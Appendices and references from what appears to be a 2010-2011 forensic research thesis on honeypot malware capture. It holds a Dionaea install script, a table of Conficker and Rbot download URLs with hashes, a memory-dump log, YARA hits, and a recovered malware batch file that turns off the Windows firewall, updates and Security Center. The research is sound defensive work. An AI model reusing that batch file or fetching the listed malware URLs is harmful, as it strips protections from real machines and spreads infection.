Volatile Systems. (2008). The Volatility Framework: Volatile memory artifact extraction utility framework. Retrieved 12 December, 2010, from https://www.volatilesystems.com/default/volatility#overview

Wang, P., Sparks, S., & Zou, C. C. (2007). An Advanced Hybrid Peer-to-Peer Botnet. Paper presented at the First Workshop on Hot Topics in Understanding Botnets, Cambridge, MA. Retrieved from http://www.usenix.org/event/hotbots07/tech/full_papers/wang/wang.pdf

Wang, S.-J., & Kao, D.-Y. (2007). Internet forensics on the basis of evidence gathering with Peep attacks. Computer Standards & Interfaces, 29(4), 423-429.

Wang, X., & Ramsbrock, D. (2009). The Botnet Problem. In J. R. Vacca (Ed.), Computer and Information Security Handbook (pp. 119-132): Morgan Kaufmann Publishers Inc.

Willems, C., Holz, T., & Freiling, F. (2007). Toward Automated Dynamic Malware Analysis Using CWSandbox. Security & Privacy, IEEE, 5(2), 32-39.

Zeltser, L. (2010). Analyzing Malicious Software. In J. Bayuk (Ed.), CyberForensics: Understanding Information Security Investigations (pp. 59-83): Humana Press.

Zhaosheng, Z., Guohan, L., Yan, C., Fu, Z. J., Roberts, P., & Keesook, H. (2008). Botnet Research Survey. Paper presented at the Computer Software and

Applications, 2008. COMPSAC '08. 32nd Annual IEEE International. from doi:10.1109/COMPSAC.2008.205

APPENDIX 1. Dionaea Installation Script

This script was used to install a low interaction honeypot and set up the configuration of the honeypot system.

```
#!/bin/bash

apt-get install libglib2.0-dev libssl-dev libcurl4-openssl-dev
libreadline-dev libsqlite3-dev python-dev libtool automake autoconf
build-essential subversion git-core flex bison pkg-config gettext
libxml2-dev libxslt1-dev

if [ $? != 0 ]; then
    exit
fi

# GLIB 2.20
if [ ! -e "glib-2.20.4" ]; then
                   wget
http://ftp.gnome.org/pub/gnome/sources/glib/2.20/glib-2.20.4.tar.bz2
                   tar xfj glib-2.20.4.tar.bz2
                   cd glib-2.20.4/
                   ./configure --prefix=/opt/dionaea
                   make
                   make install
                   cd ..
fi

# LIBCFG
if [ ! -e "liblcfg" ]; then
                   git clone git://git.carnivore.it/liblcfg.git
liblcfg
else
                   git pull
fi
cd liblcfg/code
autoreconf -vi
./configure --prefix=/opt/dionaea
make install
cd ../..

# LIBEMU
if [ ! -e "libemu" ]; then
                   git clone git://git.carnivore.it/libemu.git
libemu
else
                   git pull
fi
cd libemu
autoreconf -vi
./configure --prefix=/opt/dionaea
make install
cd ..
```

```
# LIBNL
if [ ! -e "libnl" ]; then
                   git clone
git://git.kernel.org/pub/scm/libs/netlink/libnl.git
else
                   git pull
fi
cd libnl
autoreconf -vi
export LDFLAGS=-Wl,-rpath,/opt/dionaea/lib
./configure --prefix=/opt/dionaea
make
make install
cd ..

# LIBEV
if [ ! -e "libev-3.9" ]; then
                   wget http://dist.schmorp.de/libev/Attic/libev-
3.9.tar.gz
                   tar xfz libev-3.9.tar.gz
                   cd libev-3.9
                   ./configure --prefix=/opt/dionaea
                   make install
                   cd ..
fi

# PYTHON DEV
PYTHON=`dpkg -l | grep python | grep python2\. | awk '{print $2}' |
sort -nr | awk -F"-" '{print $1}' | head -n1`
apt-get install ${PYTHON}-dev

# CYTHON
if [ ! -e "Cython-0.12.1" ]; then
                   wget http://cython.org/release/Cython-
0.12.1.tar.gz
                   tar xfz Cython-0.12.1.tar.gz
                   cd Cython-0.12.1
                   python setup.py build
                   sudo python setup.py install
                   cd ..
fi

# PYTHON
if [ ! -e "Python-3.1.2" ]; then
                   wget http://python.org/ftp/python/3.1.2/Python-
3.1.2.tgz
                   tar xfz Python-3.1.2.tgz
                   cd Python-3.1.2/
                   ./configure --enable-shared --prefix=/opt/dionaea
--with-computed-gotos --enable-ipv6 LDFLAGS="-Wl,-
rpath=/opt/dionaea/lib/"
                   make
                   make install
                   cd ..
fi
```

```
# LIBLXML
if [ ! -e "lxml-2.2.6" ]; then
                   wget http://codespeak.net/lxml/lxml-2.2.6.tgz
                   tar xfz lxml-2.2.6.tgz
                   cd lxml-2.2.6
                   /opt/dionaea/bin/python3 setup.py build
                   /opt/dionaea/bin/python3 setup.py install
                   cd ..
fi

# UDNS
if [ ! -e "udns_0.0.9" ]; then
                   wget
http://www.corpit.ru/mjt/udns/udns_0.0.9.tar.gz
                   tar xfz udns_0.0.9.tar.gz
                   cd udns-0.0.9/
                   ./configure
                   make shared
                   cp udns.h /opt/dionaea/include/
                   cp *.so* /opt/dionaea/lib/
                   ln -s /opt/dionaea/lib/libudns.so.0
/opt/dionaea/lib/libudns.so
                   cd ..
fi

# LIBCURL
if [ ! -e "curl-7.20.0" ]; then
                   wget http://curl.haxx.se/download/curl-
7.20.0.tar.bz2
                   tar xfj curl-7.20.0.tar.bz2
                   cd curl-7.20.0
                   ./configure --prefix=/opt/dionaea
                   make
                   make install
                   cd ..
fi

# LIBPCAP
if [ ! -e "libpcap-1.1.1" ]; then
                   wget http://www.tcpdump.org/release/libpcap-
1.1.1.tar.gz
                   tar xfz libpcap-1.1.1.tar.gz
                   cd libpcap-1.1.1
                   ./configure --prefix=/opt/dionaea
                   make
                   make install
                   cd ..
fi

if [ ! -e "dionaea" ]; then
                   git clone git://git.carnivore.it/dionaea.git
dionaea
else
                   git pull
fi
cd dionaea
```

```
autoreconf -vi
./configure --with-lcfg-include=/opt/dionaea/include/ \
      --with-lcfg-lib=/opt/dionaea/lib/ \
      --with-python=/opt/dionaea/bin/python3.1 \
      --with-cython-dir=/usr/bin \
      --with-udns-include=/opt/dionaea/include/ \
      --with-udns-lib=/opt/dionaea/lib/ \
      --with-emu-include=/opt/dionaea/include/ \
      --with-emu-lib=/opt/dionaea/lib/ \
      --with-gc-include=/usr/include/gc \
      --with-ev-include=/opt/dionaea/include \
      --with-ev-lib=/opt/dionaea/lib \
      --with-nl-include=/opt/dionaea/include \
      --with-nl-lib=/opt/dionaea/lib/ \
      --with-curl-config=/opt/dionaea/bin/ \
      --with-pcap-include=/opt/dionaea/include \
      --with-pcap-lib=/opt/dionaea/lib/ \
      --with-glib=/opt/dionaea
make
make install

if [ ! -e "py-postgresql-1.0.1" ]; then
    wget http://python.projects.postgresql.org/files/py-postgresql-
1.0.1.tar.gz
    tar -xvzf py-postgresql-1.0.1.tar.gz
    cd py-postgresql-1.0.1/
    /opt/dionaea/bin/python3 setup.py build
    /opt/dionaea/bin/python3 setup.py install
    cd ..
fi
```

APPENDIX 2. Collected Malware Samples

This list presents all malwares that was collected in the research experiment.

No.	Download Date/Time	MD5 Hash	Download URL	Name of Malware
1	27/11/2010 17:58:43	809fe9b32845edf5c09b871e0e68f227	ftp://1:1@118.171.175.152:6352/host.exe	Backdoor:Win32/Rbot
2	27/11/2010 18:21:09	b88e48c3bce2b1afbbc875eb94509fde	http://70.22.125.2:7976/wtrdth	Worm:Win32/Conficker.B
3	27/11/2010 18:26:01	2c8442c4a9328a5cf26650fa6fe743ef	http://122.121.109.147:1638/hkprxojj	Worm:Win32/Conficker.C
4	27/11/2010 18:47:49	595673fac780251f8083e688c7c381cd	http://201.21.124.78:6292/nsaqzfxr	Worm:Win32/Conficker.B
5	27/11/2010 19:15:24	5361e28223d3223331f64baeef3e7c7e	http://178.92.245.199:4478/wogmfu	Worm:Win32/Conficker.C
6	27/11/2010 19:16:47	31c3e9ae9f38834b45063d0b12ae7aa5	http://111.248.8.118:3182/budpn	Worm:Win32/Conficker.C
7	27/11/2010 19:32:39	14817df86267d0a7d475a9c34976efc9	http://219.84.143.19:2199/jkvdna	Worm:Win32/Conficker.B
8	27/11/2010 19:54:11	a4ea15978b7ff55299f822d2a13bb09a	http://82.49.208.132:1669/dpaoy	Worm:Win32/Conficker.B
9	27/11/2010 19:56:32	b8e7043e6813e6f46642f5837f91b6b2	http://95.154.242.140:7418/pczufld	Worm:Win32/Conficker.B
10	27/11/2010 20:00:06	f1393944ecbdb71c741460e604a239e7	http://93.81.191.228:8259/mewzi	Worm:Win32/Conficker.C
11	27/11/2010 20:10:01	a374de709c2b3432642ce8aa633410d8	http://112.104.93.219:9803/ukzknf	Worm:Win32/Conficker.B
12	27/11/2010 20:11:36	fb34cb2d017899592aa1c8d578bfa455	http://78.38.115.151:3675/hglcu	Worm:Win32/Conficker.B
13	27/11/2010 20:29:55	466b24feed3c6897b5623b8e694f5792	http://189.78.136.210:5688/gaqlb	Worm:Win32/Conficker.B
14	27/11/2010 20:34:15	b4f2a1266aca3dfc06551965828ba83c	http://81.182.129.15:1735/codoc	Worm:Win32/Conficker.B
15	27/11/2010 20:37:00	4fbcfb9557656c96edb479e30eef2fb3	http://86.106.228.89:5960/qbks	Worm:Win32/Conficker.B
16	27/11/2010 20:37:37	78c9042bbcefd65beaa0d40386da9f89	http://89.42.80.36:3762/ajjfxo	Worm:Win32/Conficker.C
17	27/11/2010 21:06:59	515ea537628f3371fbac9a332854062d	http://24.79.229.28:9481/glmm	Worm:Win32/Conficker.B
18	27/11/2010 21:10:58	70333ffe0f17acab447478dad8ad7627	http://95.27.27.83:4142/mmop	Worm:Win32/Conficker.C
19	27/11/2010 21:22:43	984cef500b81e7ad2f7a69d9208e64e6	http://187.14.63.186:4424/ewuul	Worm:Win32/Conficker.B
20	29/11/2010 21:05:17	dd0400bed68d272b08d1d0272bc18462	http://92.113.89.56:1560/adifc	Worm:Win32/Conficker.B
21	29/11/2010 21:52:49	d0e0c049ed7056eac8bb396429795010	http://219.84.9.44:4296/nesioqqg	Worm:Win32/Conficker.B
22	29/11/2010 22:09:37	ff3d2683586d6d9f294c0935c93a7c78	http://109.83.225.228:4177/uxtn	Worm:Win32/Conficker.C
23	29/11/2010 22:29:25	1e0d2f7c7c6c4b611ebc56c58e9ebebb	http://41.189.6.76:2978/hamy	Worm:Win32/Conficker.B
24	29/11/2010 22:29:37	e1855fbe6cf64738bffb9dc195e38ed1	http://72.20.34.70:4063/rdqc	Worm:Win32/Conficker.B
25	29/11/2010 22:29:56	579ee3c8bd4f42d0f7d1c924457e6bac	http://58.70.32.15:7018/jhgi	Worm:Win32/Conficker.B
26	29/11/2010 22:38:17	1ee727ac887e6a2425719ed082fbdbb5	http://61.216.170.118:3241/nrkz	Worm:Win32/Conficker.B

27	29/11/2010 22:42:58	52ec92f5cc9eaf073c4da2b866595365	http://88.43.49.226:6875/jalptvzd	Worm:Win32/Conficker.B
28	29/11/2010 22:54:47	bab0f200a44fe3d561dcaa0675f5e5de	http://117.196.99.39:3299/qsyna	Worm:Win32/Conficker.B
29	29/11/2010 23:01:24	9013a966ea22aa85f5ae581a34139f86	http://193.198.163.145:4827/cycixp	Worm:Win32/Conficker.B
30	29/11/2010 23:03:52	6e2fa9031a05b9649da062c550d14a3d	ftp://1:1@118.160.55.230:57012/host.exe	Backdoor:Win32/Rbot
31	29/11/2010 23:16:44	302271285bd21c968232eaf77dc2d266	http://86.120.170.93:3487/ggjl	Worm:Win32/Conficker.B
32	29/11/2010 23:20:33	611236f763601adaac43afb5fd5732ba	http://109.197.86.8:7839/hehhw	Worm:Win32/Conficker.C
33	29/11/2010 23:25:54	acf4da36e762084070f8138a43144759	http://121.246.170.224:7949/tjzzcyp	Worm:Win32/Conficker.B
34	29/11/2010 23:29:32	820b72b7fca61c7f6778fadc7793f4a2	http://182.1.34.225:6402/xyuayjt	Worm:Win32/Conficker.B
35	29/11/2010 23:30:07	d987a9af709bfd188071aa3f5e027aac	http://201.68.34.179:1198/aszb	Worm:Win32/Conficker.C
36	29/11/2010 23:32:39	b420138b88eda83a51fea5298f72864a	http://84.108.230.208:9175/tzben	Worm:Win32/Conficker.B
38	29/11/2010 23:36:28	08274958c37bd08f137156fe224b917d	http://186.112.95.106:6248/lmmggj	Worm:Win32/Conficker.B
37	29/11/2010 23:52:01	2ffc340c6a2d8ffd679e485cbfd2af0a	http://202.156.159.217:1657/ghpzm	Worm:Win32/Conficker.B
39	29/11/2010 23:54:14	cae4b7963f5e43033664299a4d5bd176	http://190.69.30.10:5436/dcaewphn	Worm:Win32/Conficker.C
40	30/11/2010 00:09:55	93d305c9094278e3e6da70e40b543c28	http://178.164.156.148:1413/anedts	Worm:Win32/Conficker.C
41	30/11/2010 00:21:15	e6571ed41e985ed1244046a730b33da4	http://151.59.226.125:2444/pfdayy	Worm:Win32/Conficker.B
42	30/11/2010 21:46:25	85e6e49f323f618b1ba7f9c223994740	http://67.76.229.118:5216/hcfrgha	Worm:Win32/Conficker.B
43	30/11/2010 22:03:57	ea69b8ecdfac1e7079e28e4345a2df06	http://94.52.189.175:9765/ouxob	Worm:Win32/Conficker.C
44	30/11/2010 22:07:13	19abdd0e0ac20fc2b413f4a248dd2422	http://92.115.44.34:8727/dtxpzwf	Worm:Win32/Conficker.B
45	30/11/2010 22:11:06	3d17d15d86c34874039e77341aabb1c4	http://188.19.196.238:3991/voxvdh	Worm:Win32/Conficker.B
46	30/11/2010 22:59:05	d6c6088fa4e75388aec829a8a8fa7f80	http://187.23.63.69:2345/anei	Worm:Win32/Conficker.B
47	30/11/2010 23:41:02	01273bec34977ece39a9125a038fb7ab	http://84.111.190.224:5624/ynnsa	Worm:Win32/Conficker.B
48	30/11/2010 23:51:58	73972364b388a6cc01cc955d61d08dff	http://118.160.194.44:3624/uorvaoy	Worm:Win32/Conficker.B
49	01/12/2010 00:09:13	473a2d7c56a48eb72c521cd0525ea6bc	http://89.253.149.187:8596/vkkfeoen	Worm:Win32/Conficker.B
50	01/12/2010 00:23:26	f52a8c78e960851df7c7c5d3a479a5eb	http://86.124.35.215:5727/bfmicys	Worm:Win32/Conficker.C
51	01/12/2010 00:28:19	67241ac88d798ccd90a6f49f481ac26c	http://89.179.14.46:1994/sgbrge	Worm:Win32/Conficker.C
52	01/12/2010 00:55:53	665cec292408e9ad0a092215dabfd2e4	http://123.192.37.115:3185/soaudgk	Worm:Win32/Conficker.B
53	01/12/2010 01:10:35	cf221c2dd5d65fb03a53945aba2b2287	http://112.197.73.116:6561/wjwhu	Worm:Win32/Conficker.B
54	01/12/2010 01:42:51	a10211826426726a1aa2451991323e68	http://67.242.160.164:2441/dsbfbiab	Worm:Win32/Conficker.B
55	01/12/2010 01:43:57	181a62d8dcd42dece2b7eb483a2e384e	http://78.8.16.251:7302/vakfj	Worm:Win32/Conficker.B
56	01/12/2010 01:56:44	29ed3c53c5285f16f17912bd57c2d4f2	http://114.26.210.69:1053/zzxyo	Worm:Win32/Conficker.B
57	01/12/2010 02:00:33	16ebc1c90231a9e78ed1ede0a58e58cb	http://201.9.240.99:2286/qmoxpv	Worm:Win32/Conficker.B
58	01/12/2010 02:11:05	2eaad40010c252d65c6e0f0f2e1829ab	http://178.140.122.202:5680/deukz	Worm:Win32/Conficker.C

59	01/12/2010 02:16:34	be4097d198946861c9c34c8d280d6056	http://189.51.145.99:3027/xpcdbmi	Worm:Win32/Conficker.B
61	01/12/2010 02:21:17	49954eb69dc8942679b264a728dccb8a	http://91.99.219.80:9927/dixn	Worm:Win32/Conficker.B
60	01/12/2010 02:21:36	d90b4a84515f3a4d7d4ca716d9263a5e	http://189.79.209.94:4166/twrgv	Worm:Win32/Conficker.B
62	01/12/2010 03:15:02	fb057831a110edb7732d528e947b4c40	http://89.179.1.183:8049/tkvpebj	Worm:Win32/Conficker.C
63	01/12/2010 03:29:57	c90555db88c9ef58fde8e2280e43f272	http://189.19.169.207:6976/lyaxs	Worm:Win32/Conficker.C
64	01/12/2010 03:32:06	94e689d7d6bc7c769d09a59066727497	http://78.48.4.89:1759/femn	Worm:Win32/Conficker.C
65	01/12/2010 03:35:36	a1e999b9e7c88de99eebb08e62c5dbe6	http://117.206.75.213:9493/xkhki	Worm:Win32/Conficker.B
66	01/12/2010 03:41:36	a794a533d669761f751b75b2fc44e020	http://86.63.111.94:2041/rtcn	Worm:Win32/Conficker.B
67	01/12/2010 03:42:38	34340634c92efbda92cfc6040bcfae48	http://118.100.58.134:6085/zerhbdc	Worm:Win32/Conficker.B
68	01/12/2010 03:42:54	2a265198638bb987e84dea0ec5fbe5af	http://83.59.106.100:1601/whovl	Worm:Win32/Conficker.B
69	01/12/2010 03:43:13	bff95ab29e8fc5c8aeeee9998d90c54e	http://173.93.234.48:6732/mywe	Worm:Win32/Conficker.B
70	01/12/2010 04:17:50	fc69035007a19dd39695fa7bd0c1efde	http://94.21.222.10:2764/llifb	Worm:Win32/Conficker.C
71	01/12/2010 04:19:10	6a0376660e684e3e36fa5cdf17249f89	http://61.144.244.78:6498/ptyg	Worm:Win32/Conficker.B
72	01/12/2010 04:27:59	1b4cd56e54d3f9030a153590fb3fa9e5	http://70.134.99.75:3499/gdnzgk	Worm:Win32/Conficker.B
73	01/12/2010 04:28:13	99956824d4ed97e89a8da41ee4ed3461	http://70.36.96.156:4527/ccuzusv	Worm:Win32/Conficker.B
74	01/12/2010 04:37:19	40de7923bed18fa56a380ee94bf23a07	http://118.101.127.6:2336/qyhrugv	Worm:Win32/Conficker.B
75	01/12/2010 04:41:43	7c4f89b8b01015120bad896f4ab69243	http://110.50.147.32:8524/fzhx	Worm:Win32/Conficker.C
76	01/12/2010 04:45:28	f4dbeec1e9b98fdbf880cc2e35359172	http://66.190.162.223:6564/jzmhygj	Worm:Win32/Conficker.B
77	01/12/2010 05:25:58	47862e26639618749d05f1d8ece6f1d0	http://94.142.45.138:6075/bnbukfjz	Worm:Win32/Conficker.C
78	01/12/2010 05:53:23	0724c68f973e4e35391849cfb5259f86	http://92.247.243.217:1950/tzdc	Worm:Win32/Conficker.C
79	01/12/2010 07:15:13	65311150ed6a330ba5a886b58588a916	ftp://123:123@60.10.179.100:3069/lpo8.exe	Backdoor:Win32/IRCbot.gen!K
80	01/12/2010 07:21:02	9729536dbfd5062aebe77031ec0c60df	http://94.21.31.209:9474/nyrqfwk	Worm:Win32/Conficker.B
81	01/12/2010 07:36:27	960a5b80be269b433f7c776d75d5ce9d	http://79.45.231.46:1285/ipidehj	Worm:Win32/Conficker.B
82	01/12/2010 07:36:52	3f46687b1f8d403b901e46a3704508ea	http://85.222.112.207:5994/xpah	Worm:Win32/Conficker.B
83	01/12/2010 07:54:03	170eda3eee51debc4fd5ee276a4b90e6	http://82.226.41.249:4907/akdk	Worm:Win32/Conficker.B
84	01/12/2010 08:03:10	bd4f11fd6ae9b5b6ede63bc87ccd5894	http://109.184.3.4:9675/xpuqtdhx	Worm:Win32/Conficker.C
85	01/12/2010 08:07:10	7fc76c868e094d05bbe8e42ccf550209	http://189.103.171.4:8714/zyolxke	Worm:Win32/Conficker.B
86	02/12/2010 05:01:36	e858fdb25b91bdcae20bc196d5ef69b3	http://109.168.232.212:6337/cwafcvm	Worm:Win32/Conficker.B
87	02/12/2010 05:11:48	2d7fcb7ce3a5c24903c2d09fb7320060	http://78.9.112.173:1544/pdazw	Worm:Win32/Conficker.C
88	02/12/2010 05:27:23	a312c8b1adb48a60b0f755a5711b8995	http://82.200.208.248:4672/goob	Worm:Win32/Conficker.C
89	02/12/2010 05:41:55	caae4212174f9ac5bec6163bb886ec27	http://94.139.206.238:7218/fgoghax	Worm:Win32/Conficker.B
90	02/12/2010 06:13:25	b0ace06ed2168781136f13fac6bb1037	http://178.156.132.13:5180/ezsrh	Worm:Win32/Conficker.C

91	02/12/2010 06:14:31	a7e4659ec5807b169f28039602f14fe8	http://190.6.107.141:7341/vlehnkmf	Worm:Win32/Conficker.B
92	02/12/2010 06:42:50	1a1eea36108cc35942a39a3e9d0e22c0	http://92.36.150.122:6699/fpkfb	Worm:Win32/Conficker.C
93	02/12/2010 06:46:53	be9a69c5b663b67d25c7948e5dc166f9	http://217.83.195.84:8422/ywqck	Worm:Win32/Conficker.B
94	02/12/2010 06:54:25	8c0281272aebef92beca9aa756f715e7	http://212.75.3.172:4020/lofbjcgd	Worm:Win32/Conficker.C
95	02/12/2010 21:43:50	5a596acc916f37f266498535ebfc8d9e	http://112.197.36.3:4064/sfodktwc	Worm:Win32/Conficker.B
96	02/12/2010 21:57:02	c0742660d7cf2acda5a1becec8d5088e	http://212.70.131.70:3866/bptcra	Worm:Win32/Conficker.C
97	02/12/2010 23:23:28	9d1184fd13b9eb09eba169cb599c1f6e	http://178.214.178.70:3146/esskd	Worm:Win32/Conficker.C
98	03/12/2010 00:48:05	208ed559f7d379eac17f2479e1ecc615	http://211.74.249.36:5020/dtwdekos	Worm:Win32/Conficker.B
99	03/12/2010 00:53:18	c5ff7232868333107fa3efe895f12361	ftp://1:1@118.232.210.141:21075/host.exe	Backdoor:Win32/Rbot
100	03/12/2010 01:03:55	ae40f186a376d42c1880fb3815449b78	http://121.67.45.21:3961/nqqtz	Worm:Win32/Conficker.C
101	03/12/2010 01:25:26	d21703763ec1718572f0691e5787e13c	http://195.182.135.242:4718/kaid	Worm:Win32/Conficker.C
102	03/12/2010 01:47:49	d80241bbe4f555ad8d55be98c099d1eb	http://182.164.181.11:1451/ypqpkeuk	Worm:Win32/Conficker.B
103	03/12/2010 01:59:35	ca05b46fa8c6159ecd51ee460fe79bd6	http://94.42.36.136:2910/bihughd	Worm:Win32/Conficker.B
104	03/12/2010 02:54:09	0ce31321784b1c68346375932c37bb86	http://70.113.195.210:1744/xxfmmuka	Worm:Win32/Conficker.C
105	03/12/2010 03:03:01	784a89c9dd20b20f16935f43df343051	http://95.26.177.221:5200/pwqvuzj	Worm:Win32/Conficker.C
106	03/12/2010 04:45:52	16b85613404b4410b9717ef7b755ed58	http://75.87.133.228:6848/aejp	Worm:Win32/Conficker.B
107	03/12/2010 04:55:56	013767320222b9a569b39cc8da5b7ca1	http://62.120.193.233:2605/guuhhi	Worm:Win32/Conficker.B
108	03/12/2010 06:46:58	3e9333220e76f8cc4ca27928423694a1	http://201.29.197.107:4379/mernc	Worm:Win32/Conficker.B
109	03/12/2010 07:04:00	8f93e90eb988ab9a8407d33e199cecad	http://186.29.200.117:5208/iahk	Worm:Win32/Conficker.B
110	03/12/2010 07:38:39	4f6233b2d69dac20cb634c7ebf78ec0a	http://87.17.9.26:4031/kgbhqezk	Worm:Win32/Conficker.B

APPENDIX 3. Memory Acquisition Log

This is the log of memory image acquisition on the infected host that are used in this research. This log contains the time when the researcher conducted live forensics on this machine. Also MD5 hash value is presented to verify its integrity.

```
Forensic Acquisition Utilities, 1, 0, 0, 1035
dd, 3, 16, 2, 1035
Copyright (C) 2002-2004 George M. Garner Jr.

Command Line: dd.exe if=\\.\PhysicalMemory
of="F:\20110206_IRCBot\winxp_ircbot_mem_img.dd" conv=noerror --
md5sum --verifymd5  --
md5out="F:\20110206_IRCBot\winxp_ircbot_mem_img.dd.md5" --
log="F:\20110206_IRCBot\winxp_ircbot_mem_img.dd_audit.log"
Based on original version developed by Paul Rubin, David MacKenzie,
and Stuart Kemp
Microsoft Windows: Version 5.1 (Build 2600.Professional Service Pack
2)

06/02/2011  23:21:26 (UTC)
06/02/2011  15:21:26 (local time)

Current User: MFIT-47EB1CEE0C\mift student

Total physical memory reported: 3106260 KB
Copying physical memory...
D:\IR\FAU\dd.exe:
                   Stopped reading physical memory:

The parameter is incorrect.

\f2c9e86d0cb1892a5cdc154ad7507d00 [\\\\.\\PhysicalMemory]
*F:\\20110206_IRCBot\\winxp_ircbot_mem_img.dd

Verifying output file...
\f2c9e86d0cb1892a5cdc154ad7507d00
[F:\\20110206_IRCBot\\winxp_ircbot_mem_img.dd]
*F:\\20110206_IRCBot\\winxp_ircbot_mem_img.dd
The checksums do match.
The operation completed successfully.


Output F:\20110206_IRCBot\winxp_ircbot_mem_img.dd
3184521216/3184521216 bytes (compressed/uncompressed)
777471+0 records in
777471+0 records out
```

APPENDIX 4. Memory Analysis Result

YARA rule	**Signature**	**Infected Process**	**Memory Range**	
Trojan_Agent_78	a82a3f7daca1e4bc647c46d0dd553e637b06cc23547783ff91813d91fa3a197a63254331c0ac3c2189d138824797b800fdd73bdc8858081bb1e8e386a6033bc684454207b6997537db2e3a33711cd223db32ee49905a39a687bec057daa582a6a2b532e268b211a7529f4459b7102c2549e42d36344f53aece6b258f5904a4c0dec27dfbe8c61e9ee7885a57913cbf508322184e4b65	services.exe (Pid: 724)	0x77c3d349	0x77c3d359
		spoolsv.exe (Pid: 1440)	0x77c3b349	0x77c3d359
		explorer.exe (Pid: 1620)	0x77c3b349	0x77c3d359
		igfxtray.exe (Pid: 1696)	0x77c3a349	0x77c3a359
		hkcmd.exe (Pid: 1704)	0x00424939	0x00424949
		igfxpers.exe (Pid: 1712)	0x0041d621	0x0041d631
		igfxsrvc.exe (Pid: 1748)	0x00428791	0x004287a1
		cmd.exe (Pid: 1964)	0x77c3f349	0x77c3f359
		servicer.exe (Pid: 1232)	**0x77c3f349**	**0x77c3f359**
		alg.exe (Pid: 1560)	0x77c3b349	0x77c3b359
		cmd.exe (Pid: 1156)	0x77c39349	0x77c39359
Trojan_Agent_204	4d0cc1ff044f83ff3f8d4c31fc76036a3f5f8b5df48d1cfb895d108b5b048959048b5d10895908894b048b5904894b088b59043b590875578a4c0704884d13fec183ff20884c0704731c807d1300750e8bcfbb00000080d3eb8b4d0809198d4490448bcfeb20807d130075108d4fe0bb00000080d3eb8b4d080959048d8490c40000008d4fe0ba00000080d3ea09108b550c8b4dfc8d	services.exe (Pid: 724)	0x77c1ca8a	0x77c1ca9a
		svchost.exe (Pid: 972)	0x77c1ca8a	0x77c1ca9a
		spoolsv.exe (Pid: 1440)	0x77c1ca8a	0x77c1ca9a
		explorer.exe (Pid: 1620)	0x77c1ca8a	0x77c1ca9a
		igfxtray.exe (Pid: 1696)	0x0041d991	0x0041d9a1
		igfxpers.exe (Pid: 1712)	0x77c1ca8a	0x77c1ca9a
		cmd.exe (Pid: 1964)	0x77c1ca8a	0x77c1ca9a
		servicer.exe (Pid: 1232)	**0x77c1aa8a**	**0x77c1aa9a**
		alg.exe (Pid: 1560)	0x77c1ca8a	0x77c1ca9a
		cmd.exe (Pid: 1156)	0x77c1ba8a	0x77c1ba9a
Trojan_Agent_1672	8b4c2404f7c10300000074248a0183c10184c0744ef7c10300000075ef05000000008da424000000008da424000000008b01bafffefe7e03d083f0ff33c283c104a90001018174e88b41fc84c0743284e47424a90000ff007413a9000000ff7402ebcd	hkcmd.exe (Pid: 1704)	0x0040ba90	0x0040baa0
		igfxpers.exe (Pid: 1712)	0x0040b0b0	0x0040b0c0
		igfxsrvc.exe (Pid: 1748)	0x00410fd0	0x00410fe0

APPENDIX 5. Recovered Batch File (a.bat)

This file is recovered by analysing readable string in the unpacked binary. This file is used to disabled Windows Firewall and Security Service Center.

```
c:\a.bat
@echo off
Echo REGEDIT4>%temp%\1.reg
Echo.>>%temp%\1.reg
Echo
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess]>
>%temp%\1.reg
Echo "Start"=dword:00000002>>%temp%\1.reg
Echo.>>%temp%\1.reg
Echo
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\P
arameters\FirewallPolicy\StandardProfile]>>%temp%\1.reg
Echo "EnableFirewall"=dword:00000000>>%temp%\1.reg
Echo.>>%temp%\1.reg
Echo
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\wuauserv]>>%te
mp%\1.reg
Echo "Start"=dword:00000004>>%temp%\1.reg
Echo.>>%temp%\1.reg
Echo
[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\wscsvc]>>%temp%\1.
reg
Echo "Start"=dword:00000004>>%temp%\1.reg
Echo.>>%temp%\1.reg
Echo
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Paramete
rs]>>%temp%\1.reg
Echo "MaxFreeTcbs"=dword:000007d0>>%temp%\1.reg
Echo "MaxHashTableSize"=dword:00000800>>%temp%\1.reg
Echo "TcpTimedWaitDelay"=dword:0000001e>>%temp%\1.reg
Echo "MaxUserPort"=dword:0000f618>>%temp%\1.reg
Echo.>>%temp%\1.reg
START /WAIT REGEDIT /S %temp%\1.reg
DEL %temp%\1.reg
DEL %0
cmd /c net stop SharedAccess
```